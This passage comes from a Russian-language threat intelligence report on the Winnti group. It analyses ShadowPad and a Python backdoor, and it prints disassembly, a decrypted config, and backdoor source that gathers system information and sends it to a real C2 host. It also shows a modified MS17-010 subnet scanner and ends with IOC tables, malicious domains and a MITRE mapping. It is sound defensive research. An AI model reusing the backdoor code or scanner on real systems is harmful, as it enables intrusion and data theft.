push    rbp
mov     rbp, rsp
sub     rsp, 80h
and     [rbp+arg_8], 0
lea     rdx, ptrToPlugins
lea     rcx, [rbp+arg_8]
mov     r8d, 2395h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToOnline
lea     rcx, [rbp+arg_8]
mov     r8d, 5149h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToConfig
lea     rcx, [rbp+arg_8]
mov     r8d, 1CF7h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToInstall
lea     rcx, [rbp+arg_8]
mov     r8d, 3820h
call    fnDecompressShellcodeModuleAndLoad
lea     rdx, ptrToDns
lea     rcx, [rbp+arg_8]
mov     r8d, 2CDAh
call    fnDecompressShellcodeModuleAndLoad
cmp     cs:qword_1C80D0, 0
jnz     short loc_1B44EA
```

Рисунок 45. Вызовы функций расшифрования и декомпрессии встроенных в бэкдор модулей

Название модуля	ID	Время компиляции
Root	5E6909BA	GMT: Wednesday, 11 March 2020 г., 15:54:34
Plugins	5E69097C	GMT: Wednesday, 11 March 2020 г., 15:53:32
Online	5E690988	GMT: Wednesday, 11 March 2020 г., 15:53:44
Config	5E690982	GMT: Wednesday, 11 March 2020 г., 15:53:38
Install	5E69099F	GMT: Wednesday, 11 March 2020 г., 15:54:07
DNS	5E690909	GMT: Wednesday, 11 March 2020 г., 15:51:37

Идентификаторы указанных модулей не меняются от версии к версии, их установка и запуск также происходят в отдельном потоке при помощи реестра. Время компиляции модулей можно найти в так называемом служебном заголовке, который располагается перед шеллкодом.



Рисунок 46. Расположение времени сборки в заголовке шеллкода

Характерной особенностью любого экземпляра ShadowPad является шифрование строк, содержащихся в каждом модуле. Алгоритм шифрования похож на используемый при дешифровании бэкдора, отличаются лишь используемые при модификации ключа константы.

Достаточно интересен способ вызова некоторых API-функций в модулях ShadowPad. В некоторых экземплярах ВПО для каждой функции высчитывается адрес функции для каждого ее вызова, как показано на рисунке 47. Также для получения адресов вызываемых функций может использоваться специальная структура, на основании значений членов которой берутся адреса загрузки библиотек, после чего к ним прибавляются смещения нужных API-функций.



Рисунок 47. Код расшифровки строк в ShadowPad

Рисунок 48. Пример обфускации вызова API-функции

```
00 00          advapi32_OpenServiceW_ModuleInstall dq offset sub_2C8155
00 00          advapi32_OpenSCManagerW_ModuleInstall dq offset sub_2C8166
00 00          advapi32_AdjustTokenPrivileges_ModuleInstall dq offset sub_2C8177
                                                     ; DATA XREF: sub_2C2444+6D↑r
00 00          advapi32_LookupPrivilegeValueA_ModuleInstall dq offset sub_2C8188
                                                     ; DATA XREF: sub_2C2444+39↑r
00 00          advapi32_OpenProcessToken_ModuleInstall dq offset sub_2C8199
                                                     ; DATA XREF: sub_2C2444+25↑r
00 00          advapi32_ChangeServiceConfig2W_ModuleInstall dq offset sub_2C81AA
00 00          advapi32_StartServiceW_ModuleInstall dq offset sub_2C81BB
00 00          advapi32_CloseServiceHandle_ModuleInstall dq offset sub_2C81CC
00 00          advapi32_RegDeleteValueW_ModuleInstall dq offset sub_2C81DD
00 00          advapi32_QueryServiceStatusEx_ModuleInstall dq offset sub_2C81EE
00 00          advapi32_DeleteService_ModuleInstall dq offset sub_2C81FF
00 00          advapi32_GetTokenInformation_ModuleInstall dq offset sub_2C8210
00 00          advapi32_ConvertSidToStringSidW_ModuleInstall dq offset sub_2C8221
00 00          advapi32_StartServiceCtrlDispatcherW_ModuleInstall dq offset sub_2C8232
00 00          advapi32_RegisterServiceCtrlHandlerW_ModuleInstall dq offset sub_2C8243
00 00          advapi32_SetServiceStatus_ModuleInstall dq offset sub_2C8254
00 00          advapi32_CreateServiceW_ModuleInstall dq offset sub_2C8265
00 00          dq 0
```

Рисунок 49. Деобфусцированные вызовы на примере модуля Install

Для закрепления на компьютере бэкдор копирует себя в папку C:\ProgramData\ALGS\ с именем Algs.exe, после чего создает службу с таким же именем.

ALGS	Application Layer Gateway Service	Own process	Stopped	Auto start
aliide	aliide	Driver	Stopped	Demand start

Рисунок 50. Созданная для закрепления служба

После закрепления ВПО запускает новый процесс svchost.exe, после чего внедряет в него свой код и передает ему управление.

```
loc_2C4B60:
xor     edx, edx
lea     rcx, [rsp+130h+var_110]
lea     r8d, [rdx+18h]
call    rax ; msvcrt_memset
mov     rcx, [rsp+130h+var_C8]
lea     r9, [rsp+130h+var_110]
lea     r8, [rbp+30h+var_70]
mov     edx, 14h
call    fnCreateSvchost
test    eax, eax
jnz     short loc_2C4B96
```

```
loc_2C4B96:
mov     r9, cs:RootModuleStruct_0
mov     r8, [rsp+130h+var_108]
mov     rdx, [rsp+130h+var_110]
mov     rax, [r9+RootModuleStruct.Root_ptrToShellcodeStart]
mov     rcx, [rax]
mov     [rsp+130h+var_B8], rcx
mov     rax, [r9+RootModuleStruct.Root_ptrToShellcodeStart]
mov     ecx, [rax+8]
mov     [rbp+30h+var_A8], 4
mov     [rbp+30h+var_B0], ecx
lea     rcx, [rsp+130h+var_B8]
call    [r9+RootModuleStruct.Root_fnInject]
mov     edi, eax
test    eax, eax
jz      short loc_2C4C2F
```

Рисунок 51. Код создания процесса и внедрения в него

2.3.3. Конфигурация ShadowPad

Во всех экземплярах бэкдора конфигурация зашифрована, за работу с ней отвечает модуль Config.

В данном случае конфигурация представляет собой последовательность шифрованных строк, в которой каждая строка следует за предыдущей без каких-либо дополнений нулями либо

выравнивания. Шифрование конфигурации осуществляется тем же алгоритмом, которым зашифрованы строки.

```
3002BFAB9 db    0
3002BFABA db  17h
3002BFABB db  3Bh ; ;
3002BFABC db  3Fh ; ?                   ; jgADzakknvRntBRjY
3002BFABC                               ; 0326x64
3002BFABC                               ; %ProgramData%\ALGS\Algs.exe
3002BFABC                               ; ALGS
3002BFABC                               ; Application Layer Gateway Service
3002BFABC                               ; Provides support for 3rd party protocol plug-ins for Internet Connection Sharing
3002BFABC                               ; SOFTWARE\Microsoft\Windows\CurrentVersion\Run
3002BFABC                               ; LayerGateway
3002BFABC                               ; %windir%\system32\svchost.exe
3002BFABC                               ; %windir%\system32\dwm.exe
3002BFABC                               ; %ProgramFiles%\Windows Media Player\wmplayer.exe
3002BFABC                               ; %ProgramFiles%\Windows Mail\WinMail.exe
3002BFABC                               ; HTTPS://info.kavlabonline.com
3002BFABC                               ; HTTP
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ; HTTP
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ; HTTP
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ;
3002BFABC                               ; HTTP
3002BFABD db 0DDh ; 3
3002BFABE db  55h ; U
```

Рисунок 52. Расшифрованная конфигурация ВПО

2.3.4. Сетевой протокол

Формат пакетов, использовавшийся во всех версиях ShadowPad, остался неизменным[17]. Формирование пакетов, отправляемых на сервер, характеризуется тем, что тело пакета и его заголовок генерируются отдельно друг от друга. После их конкатенации (без какого-либо дополнения) пакет накрывается алгоритмом шифрования, логика которого близка к логике используемых для дешифрования основного модуля и строк внутри бэкдора. Реализация алгоритма представлена на рис. 53.



Рисунок 53. Код шифрования пакета, используемый при обмене с сервером управления

Шифрованные пакеты, принимаемые от сервера, имеют достаточно простую структуру (на примере Init-пакета):



Рисунок 54. Структура пакета ShadowPad

2.4. Python-бэкдор

Данный бэкдор был обнаружен на сервере в формате py2exe. Бэкдор написан на Python 2.7 и в начале имеет конфигурационные переменные.

17. media.kasperskycontenthub.com/wp-content/uploads/sites/43/2017/08/07172148/ShadowPad_technical_description_PDF.pdf

Может выполнять удаленно три команды:

- «CMDCMD» — выполнить через cmd.exe;
- «UPFILECMD» — загрузить файл на сервер;
- «DOWNFILECMD» — скачать файл с сервера.

Команду «ONLINECMD» бэкдор выполняет сразу после запуска: это сбор информации о системе с последующей отправкой на сервер.

```
URL = 'daum.pop-corps.com'
PORT = 80
bufsize = 102400
key = '1qaz@WSX3edc'
SEP = '!!!!'
ONLINECMD = 'vfr4'
CMDCMD = 'zaq1'
UPFILECMD = 'xsw2'
DOWNFILECMD = 'cde3'
recvdata = ''
msglen = 0
csock = None
flag = ''
```

Рисунок 55. Конфигурация бэкдора

```
def getinfo():
    try:
        cmdlist = [
         'systeminfo',
         'ipconfig /all',
         'netstat -ano',
         'tasklist /v',
         'net user /domain',
         'arp -a']
        data = ''
        for cmd in cmdlist:
            data += os.popen(cmd).read().decode(code).encode('utf-8') + '\r\n'

        return data
    except:
        pass
```

Рисунок 56. Команды на сбор информации о системе

Бэкдор имеет функцию закрепления через реестр:

```
reg add "HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" /v "startup" /d "c:/Windows/system32/idles.exe
```

После закрепления и сбора информации о системе происходит упаковка данных и их загрузка на управляющий сервер. Взаимодействие с сервером происходит через TCP-сокеты:

```
socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Перед отправкой данные дополняются некоторыми значениями, сжимаются ZLIB и кодируются в Base64.

```
def packdata(cmd, data):
    try:
        msg = flag + key + cmd + key + data
        return base64.b64encode(zlib.compress(msg))
    except Exception as e:
        pass
```

Рисунок 57. Алгоритм упаковки данных

В коде на рис. 55:

- Flag — значение, инициализируемое при старте бэкдора;

```
def init_logo():
    try:
        for i in range(0, 1):
            nowTime = datetime.datetime.now().strftime('%Y%m%d%H%M%S')
            randomNum = random.randint(0, 100)
            if randomNum <= 10:
                randomNum = str(0) + str(randomNum)
            return str(nowTime) + str(randomNum)

    except:
        pass
```

Рисунок 58. Инициализация параметра flag

- Key — значение из конфигурационные изменения;
- Cmd — выполненная команда из конфигурационных переменных;
- Data — собранные данные.

После подготовки данных к их началу прибавляется их длина и разделитель, указанный в конфигурационных переменных, и они отправляются на сервер.

```
def sendmsg(cmd, data):
    global csock
    try:
        msg = packdata(cmd, data)
        csock.send(str(len(msg)) + SEP + msg)
    except Exception as e:
        pass
```

Рисунок 59. Формирование финального пакета данных

```
7116!!!!eJzVXWtvG7mS/5g/kMDiwUyF5KHZBVfWiywjuVMhIkTwY/Jnb25WHSkttMbWe3plpJ4Fru/
fUmpKevZlDOVgdN2jFgqllg8h2SRh+4WTDAmuWBWammk4L+nf/zH24u/
QzYafroucfX31suimiav09usm2xeVxen553BSevNxR6DJDnLh2VRFdfT5G0+GRWfq0Qng7K4zqoqLybpOPGFf81K
/9tWeXXEj7RiPLnIyk/5MEsG6fBjwpPns3w8Svw7vvRZOpldp8PprMzK7s6PPinKu6JMp
+4zfIGTYnKd38wWL6yUuJimk1E6LiZZ8rYoP1bTZYnFB17e323EeDYbT/O7shi6cIoyeVFmWes8u8mraVZmo
+TN58laldLRbT5ZMyhv0kn
```

Рисунок 60. Пример сформированных данных

После отправки изначальных данных о системе бэкдор переходит в бесконечный цикл и ждет команду от сервера.

```
while True:
    msg = csock.recv(bufsize)
    if msg:
        if SEP in msg:
            msglist = msg.split(SEP)
            msglen = int(msglist[0])
            recvdata = msglist[1]
            msglen -= len(recvdata)
            if msglen == 0:
                dealmsg(zlib.decompress(base64.b64decode(recvdata)))
                recvdata = ''
        else:
            recvdata += msg
            msglen -= len(msg)
            if msglen == 0:
                dealmsg(zlib.decompress(base64.b64decode(recvdata)))
                recvdata = ''
```

Рисунок 61. Основной цикл

2.5. Утилиты

На сервере мы также обнаружили утилиты для lateral movement. Большинство из них опенсорсные, доступны на GitHub и изначально написаны на Python, но сконвертированы в PE. На сервере имелись:

- утилиты[18] для проверки наличия уязвимости MS17-010 и ее эксплуатации;
- утилита LaZagne[19] для сбора паролей;
- утилита[20] get_lsass для дампа паролей на x64-системах;

18. github.com/worawit/MS17-010/blob/master/checker.py
19. github.com/AlessandroZ/LaZagne
20. github.com/3gstudent/Homework-of-C-Language/blob/master/sekurlsa-wdigest.cpp

- NBTScan;
- утилита DomainInfo для сбора информации о домене.

В утилите для проверки MS17-010 есть небольшое изменение: злоумышленники добавили возможность проверять целую подсеть.

```
if len(sys.argv) != 3:
    print '{} <mode><ip>'.format(sys.argv[0])
    print '<mode 0>-----single'
    print '<mode 1>-----muti'
    sys.exit(1)
ipstart = sys.argv[1]
if sys.argv[2] == '0':
    ip_addr = ipstart
    print ip_addr
    try:
        test(ip_addr)
    except:
        pass

else:
    iplist = ipstart.split('.')
    ip_addr = iplist[0] + '.' + iplist[1] + '.' + iplist[2]
    for j in random.sample(range(252), 252):
        j = j + 2
        ip_address = ip_addr + '.' + str(j)
        try:
            threading.Thread(target=test, args=(ip_address,)).start()
            time.sleep(0.1)
        except:
            pass
```

Рисунок 62. Модифицированная утилита для проверки MS17-010

При этом сканирование сети будет идти не по порядку, что может ввести в заблуждение специалистов по безопасности, а также будут пропущены адреса, в последних октетах которых стоят 1 и 2, так как на них очень редко находятся компьютеры пользователей.

Еще одна интересная утилита, обнаруженная на сервере, позволяет собирать информацию о домене, в который включен целевой компьютер. Информация включает в себя:

- имя компьютера;
- имена пользователей компьютера, разбитые по группам;
- имя домена;
- имя группы, в которую входит текущий пользователь;
- имена групп, которые есть в домене;
- имена пользователей каждой группы.

Вся информация собирается легитимным способом с помощью API-функций библиотеки Netapi32.dll и сохраняется в папку с утилитой в формате XML.

Интересно, что утилита скомпилирована в 2014 году на версии Microsoft Visual Studio 2005 года и имеет PDB «e:\Visual Studio 2005\Projects\DomainInfo\Release\Domain05.pdb».

Заключение

Мы проанализировали инфраструктуру группы Winnti, и можем заключить, что активность в ней идет с начала 2019 года. В настоящее время эта инфраструктура только разрастается, что говорит об активных действиях Winnti. По нашим данным, группа уже скомпрометировала более 50 компьютеров, и некоторые из которых них могут послужить «плацдармом» для последующих, более серьезных атак. Группа добавила в свой арсенал несколько новых видов ВПО — SkinnyD, xDll, Python-бэкдор. Мы обнаружили несколько важных связей между

нынешней инфраструктурой Winnti и другими крупными атаками, к которым в прошлом группа могла иметь непосредственное отношение.
Резко возросшая активность группы также может быть связана с эпидемией коронавируса. Многие компании отправили своих сотрудников на удаленную работу, и при этом, по нашим данным[21], 80% сотрудников используют для работы домашние компьютеры. Получается, что многие работники находятся вне досягаемости корпоративных средств защиты и политик безопасности. Это делает их очень уязвимой мишенью.

Мы продолжаем отслеживать активность группы Winnti и не ожидаем, что группа будет снижать свою активность. Через некоторое время мы, возможно, столкнемся с новой атакой, подобной взлому CCleaner и ASUS.

IOCs

MD5	SHA-1	SHA-256
SkinnyD		
ec2377cbd3065b4d75 1a791a22bd302c	cdd78ccd274705f6c94b6640 c968e90972597865	1d59968304f26651526a27dabd2780006ebd 14925c9e00093acfa2443a223675
3fff50f9ea582848b8a5 /db05c88f526e	ea11d0d950481676282cee2 0c5eb24fc71878bcc	b5227a12185a6fef8bb99ac87eefba7787bbf7 5ff9c99bdc855a52539b805d2e
55186de70b2d558762 5749a12df8b607	858d866c5faa965fa9fbe41c 8484a88fe0c612eb	d81ba465fe59e7d600f7ab0e8161246a5badd 8ae2c3084f76442fb49f6585e95
Бэкдор xDll		
9f01cb61f342f599a01 3c3e19d359ab4	b63bfdfb7f267e9fbf1c19be6 5093d857696f3b0	169c24f0ad3969fe99ff2bf205ead067222781 a88d735378f41a9822c620a535
a2d552ed07ad15427 f36d23da0f3a5d3	1858a80c8cff38d7871286a437 c502233e027ab0	59759bbdfc1a37626d99dd260e298a1285ff0 06035ab83b7a37561e2884fd471
60ddb540da1aefee1e 14f12578eafda8	8d16bc28cef6760ecf69543a1 4d29ba041307957	87a57f5bb976644fce146e62ee54f3e53096f3 7f24884d312ab92198eb1e6549
7a4c8e876af7d30206b 851c01dbda734	4cff1af90c69cc123ecafe8081e 3c486a890d500	06d20fb5894c291fca07021800e7e529371372 abff6db310c0cbc100cf9ad9f9
3d760b6fc84571c928bed 835863fc302	adcf9ade7a4dc14b7bf656e 86ea15766b843e3b6	8ac21275d0db7f3e990551f343e16ac105d6a513 810ff71934de4855999cc9c5
278eb1f415d67da- 27b2e35ec35254684	7d30043210c8be2f642c449 b92fe810a8c81f3f8	a77613cbb7e914796433bf344614e0c469e32 a1d52fbaf3df174bf521a3fc6b7
007f35e233a2587783 5955bdd5dd3660	c1ec5a34b30990d9197c801 0441c39d390109c75	aa7b1d13a96f90bf539455f25ef138d5e09e27 b7da6bf7f0c2e48821d98cf476
f2b37be311738a54aa 5373f3a45bbde2	5e350480787827c19c7bee4 833c91d72d0e032a0	ece7f411ed1897304ca822b37d6480ff0b950 5c8e307ef152fef8ed183b001c5

21. www.ptsecurity.com/ru-ru/research/analytics/remote-work-in-russia-and-the-cis-2020/

MD5	SHA-1	SHA-256
ShadowPad		
82118134e674fe4039 07c9b93c4dc7be	5e29d9e4be79b5d1d7e606b a59a910cdd840203b	2c2b1d9b34df9364fd91a6551890b0fdc58a7 e681713c682221a674d1116089a
d5cf8f4c8c908553d57 872ab39742c75	bc2ef2e2232bce6be5bb033 3da6f101f45ca6277	319a06a39e5a1394710ec917f281a546d8503 86e80fdb56238456b68d5207a99
eccb14cb5a9f17356ad 23aa61d358b11	ef8951613ccca06f35b10f87 dc11cf5543c727dd	3ff1cf65dff231f05bd54df3fecad2545b15909 4ce59ce4bf4c668c904d2a5d7
349382749444e8f63e 7f4dc0d8acf75d	223f24eadc6e3a48d9cf9799 e3e390a4a4015fdb	63a74b66685fb94d685cfdfadd10917c80523 9ea079b9431bb5e9c8a58e0ea4b
ed4481a9b50529bfa0 98c4c530e4198e	f6e4d7eb5e3a7ae4c94bb86 26f79cc27b776d665	79f0e0a0f9c79a9206b9c2af222f026c384d3e 0d761b0b42815453991bc05294
85b0b8ec05bd6be508 b97fd397a9fc20	4e60f31e386ec4f478f04b48 458e49ef781b04d0	831212d40c5120824508a645e54bf1b86f3be 0cd19f87b8067e8b2fdea5c844e
6e3ce4dc5f739c5ba78 78dd4275bb1f5	09a3b4823a4d82b72888e18 5c8b23b13c22885c3	85b0ada2836c76cc49b886dfe59d950a073 e9d6d761581075bf904238306e8c4
05751ea487d99aefea 72d96a958140d7	2092a0557dcece4b4a32040 b1bc09f9606aa1a1c	9984d5b554b8dbfeffdb374e1c8eaf74af7109 a0e6b924b00ad5b878d0188895
b9082bce17059a5789a 8a092bbcdbe26	a570deda43eb424cc3578ba 00b4d42d40044bd00	be7b1f7f0b73b77fc8fe4c109ae5a675cc9f3f6 c16d3a1d7b2a9c6ba5a52ef9a
14d546b1af2329b46c00 4b5ed37a3bc2	07ef26c53b62c4b38c4ff4b 6186bda07a2ff40cb	bb28528e76649fb72e069b15a76f7c6ef520a e727408b3439856880a4488aa1f
988ebf6fec017ec24 f24427ac29cc525	0eec24a56d093e715047 a626b911278a218927d2	d7786504a09ae35a75818c686b6299870e91 d646bdf20609fbee0d86c94a5ff5
e6aa938be4b70c79d29 7936887a1d9a3	8cf60c047ee8d742a7a9162653 5c64bc6d7b580e	ec801e3baa02c7ad36a9b06512ac106d30ab3a 2207a7cb1e543fbd076995d43d
964be19e477b57d85ace b7648e2c105d	6c8ab56853218f28ac 11c16b050ad589ea14bafe	9843ceaca2b9173d3a1f9b24ba85180a40 884dbf78dd7298b0c57008fa36e33d
7bb16d5c48eb8179f8dafe 306fc7e2c2	6bfdee276207d9b738b5e 51f72e4852e3bda92d2	f7231082241d9e332b45307e180f20e1104 1f59196715749c6a79a8be17fcdc0
Bisonal		
5e25dfdf79dfc0542a2db4 24b1196894	3bf3cd0f3817cf9481944536c 0c65d8a809e6d4a	e114dd78f9acafcf7e93efe1c9e68a29e4fe52 c4830431a4aa5457927bef7c5e
Python-бэкдор		
c86099486519947a53689e1a0 ac8326d	817a88c07fe6d102961a994 681c6674f89e2f28e	77e4a1f6eb95b9763cf13803aba0058ac0bcada 8ee8b8f746963f2db8ce2e21f
get_lsass		
802312f75c4e4214eb7a6 38aecc48741	af421b1f5a08499e130d24f44 8f6d79f7c76af2b	8eb40114581fe9dc8d3da71ea407adfb871805902 b72040d10f711a1de750bfd
DomainInfo		
22dfdcddd4f4da04b9e f7d10b27d84bc	619d32ea81e64d0af0a3e2a69f 803cfe9941884b	aad5ca66cfd5f0d1ffd4cccaa199de844b4074d02 544521afc757e075739c4b0

MD5	SHA-1	SHA-256
MS17-010 checker		
96c2d3af9e3c2216cd9c9342f82e6cf9	397f60d933a3aa030fac5c1255b2eb1944831fb2	af3ec84a79dc58d0a449416b4cf8eb5f7fd39c2cf084f6b16ee05abe4a968f12
MS17-010 exploiter		
2b2ed478cde45a5a1fc23564b72d0dc8	a7d6fbbfb2d9d77b8cf079102fb2940bbf968985	e3768ad2b2e505453e64fe0f18cb47b2fe62d184ac7925f73e792d374ba630aa

Файловые индикаторы

Сетевые индикаторы

SkinnyD

80.245.105.102

xDll

www.yandex2unitedstated.dns05.com
www.oseupdate.dns-dns.com
www.yandex2unitedstated.dynamic-dns.net
g00gle_jp.dynamic-dns.net
hotmail.pop-corps.com
www.yandex2unitedstated.dynamic-dns.net

ShadowPad

www.ncdle.net
www.ertufg.com
info.kavlabonline.com
ttareyice.jkub.com
unaecry.zzux.com
filename.onedumb.com
www.yandex2unitedstated.dns04.com
www.trendupdate.dns05.com

Bisonal

www.g00gleru.wikaba.com

Python-бэкдор

daum.pop-corps.com

Связанные домены

agent.my-homeip.net
alombok.yourtrap.com
application.dns04.com
arjuna.dynamicdns.biz
arjuna.serveusers.com
artoriapendragon.itemdb.com
backup.myftp.info
billythekid.x24hr.com
bluecat.mefound.com
bradamante.longmusic.com
freemusic.xxuz.com
freemusic.zzux.com
gaiusjuliuscaesar.dynamicdns.biz
ggpage.jetos.com
gkonsultan.mrslove.com
gmarket.system-ns.org
googlewizard.ocry.com
hardenvscurry.my-router.de
help.kavlabonline.com
hosenw.ns02.info
ntripoli.www1.biz
odanobunaga.dns04.com
point.linkpc.net
pop-corps.com
microsoft-update.pop-corps.com
microsoft_update.pop-corps.com
rama.longmusic.com
redfish.misecure.com
regulations.vizvaz.com
robinhood.longmusic.com

cindustry.faqserv.com
cuchulainn.mrbonus.com
daum.xxuz.com
depth.toh.info
describe.toh.info
developman.ocry.com
dnsdhcp.dhcp.biz
economics.onemore1m.com
ecoronavirus.almostmy.com
email_gov_mn.pop-corps.com
ereshkigal.longmusic.com
eshown.itemdb.com
facegooglebook.mrbasic.com
fackb00k2us.dynamic-dns.net
fergusmacroich.ddns.info
fornex.uacmoscow.com
frankenstein.compress.to
free2015.longmusic.com
freedomain.otzo.com
www.cuchulainn.mrbonus.com
www.daum.xxuz.com
www.david.got-game.org
www.facebook2us.dynamic-dns.net
www.facegooglebook.mrbasic.com
www.fackb00k2us.dynamic-dns.net
www.fergusmacroich.ddns.info
www.frankenstein.compress.to
www.free2015.longmusic.com
www.freedomain.otzo.com
www.g00gle_kr.dns05.com
www.g00gle_mn.dynamic-dns.net
www.g0ogle_mn.dynamic-dns.net
host.adobe-online.com
hpcloud.dynserv.org
ibarakidoji.mrbasic.com
indian.authorizeddns.us
inthefa.bigmoney.biz
jaguarman.longmusic.com
jeannedarcarcher.zyns.com
letstweet.toh.info
lezone.jetos.com
likeme.myddns.com
medusa.americanunfinished.com
modibest.sytes.net
movie2016.zzux.com
msdn.ezua.com
myflbook.myz.info
mynews.myftp.biz
nadvocacy.mrbasic.com
nikolatesla.x24hr.com
notepc.ezua.com
npomail.ocry.com
www.ggpage.jetos.com
www.gkonsultan.mrslove.com
www.google_kr.dns04.com
www.googlewizard.ocry.com
www.hosenw.ns02.info
www.ibarakidoji.mrbasic.com
www.inthefa.bigmoney.biz
www.jaguarman.longmusic.com
www.jeannedarcarcher.zyns.com
www.likeme.myddns.com
www.medusa.americanunfinished.com
www.microsoft-update.pop-corps.com
www.msdn.ezua.com
www.nikolatesla.x24hr.com
www.nmbthg.com
server.serveusers.com
serviceonline.otzo.com
thebatfixed.zyns.com
tunnel.itsaol.com
uacmoscow.com
update.wmiprvse.com
videoservice.dnset.com
waswides.isasecret.com
webhost.2waky.com
webmail_gov_mn.pop-corps.com
xindex.ocry.com
yandex.mrface.com
yandex.pop-corps.com
www.alombok.yourtrap.com
www.arjuna.dynamicdns.biz
www.asagamifujino.dns05.com
www.billythekid.x24hr.com
www.bradamante.longmusic.com
www.npomail.ocry.com
www.nthere.ourhobby.com
www.odanobunaga.dns04.com
www.officescan_update.mypop3.org
www.program.ddns.info
www.robinhood.longmusic.com
www.siegfried.dynamic-dns.net
www.stade653.dns04.com
www.uacmoscow.com
www.webhost.2waky.com
www.xindex.ocry.com
www.yandex.mrface.com
www.yandex.pop-corps.com
www.yandex2unitedstated.2waky.com

MITRE

ID	Name	Description
Initial Access		
T1566.001	Spear-phishing Attachment	Winnti рассылает фишинговые письма с вредоносными вложениями
Execution		
T1204.002	User Execution: Malicious File	Winnti пытается заставить пользователей запускать вредоносные вложения, доставляемые по электронной почте
T1569.002	System Services: Service Execution	Дроппер группы Winnti создаёт новую службу на зараженной машине для выполнения xDll
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Winnti закрепляется на зараженной машине через ветку реестра с параметрами автозагрузки
T1543.003	Create or Modify System Process: Windows Service	Winnti закрепляется на зараженной машине через создание новых сервисов
Defense evasion		
T1140	Deobfuscate/Decode Files or Information	Winnti использует собственный алгоритм для дешифровки полезной нагрузки
T1055	Process Injection	ShadowPad инжекстится в процесс wmplayer.exe
T1574.002	Hijack Execution Flow: DLL Side-Loading	Winnti использует легитимные утилиты для загрузки Shadowpad через DLL Side-Loading
T1564.001	Hide Artifacts: Hidden Files and Directories	В некоторых случаях Winnti хранит свое ВПО в скрытых папках по пути «C:\ProgramData»
T1027	Obfuscated Files or Information	Группа Winnti использует различные обфускторы для своего ВПО, например VMProtect
T027.001	Software Packing	Winnti использует собственный упаковщик для Shadowpad
Credential Access		
T1555	Credentials from Password Stores	Winnti использует утилиту LaZagne для получения паролей из различных хранилищ
T1003.001	OS Credential Dumping: LSASS Memory	Winnti использует утилиту get_lsass для получения паролей
Discovery		
T1087.001	Credentials from Password Stores	Winnti использует утилиту LaZagne для получения паролей из различных хранилищ
T1087.002	Account Discovery: Domain Account	Группа Winnti собирает информацию о пользователях домена
T1069.002	Permission Groups Discovery: Domain Groups	Группа Winnti собирает информацию о доменных группах

Collection		
T1056.001	Input Capture: Keylogging	В ShadowPad имеется модуль keylogger
T1113	Screen Capture	В ShadowPad имеется модуль делающий скриншоты
Command And Control		
T1043	Commonly Used Port	ВПО группы Winnti использует стандартные порты для соединения с C2: 80, 443
T1071.001	Application Layer Protocol: Web Protocols	ВПО группы Winnti использует стандартные протоколы для соединения с C2: HTTP и HTTPS
T1095	Non-Application Layer Protocol	ShadowPad моет использовать UDP или TCP для соединения с C2
T1113	Screen Capture	В ShadowPad имеется модуль делающий скриншоты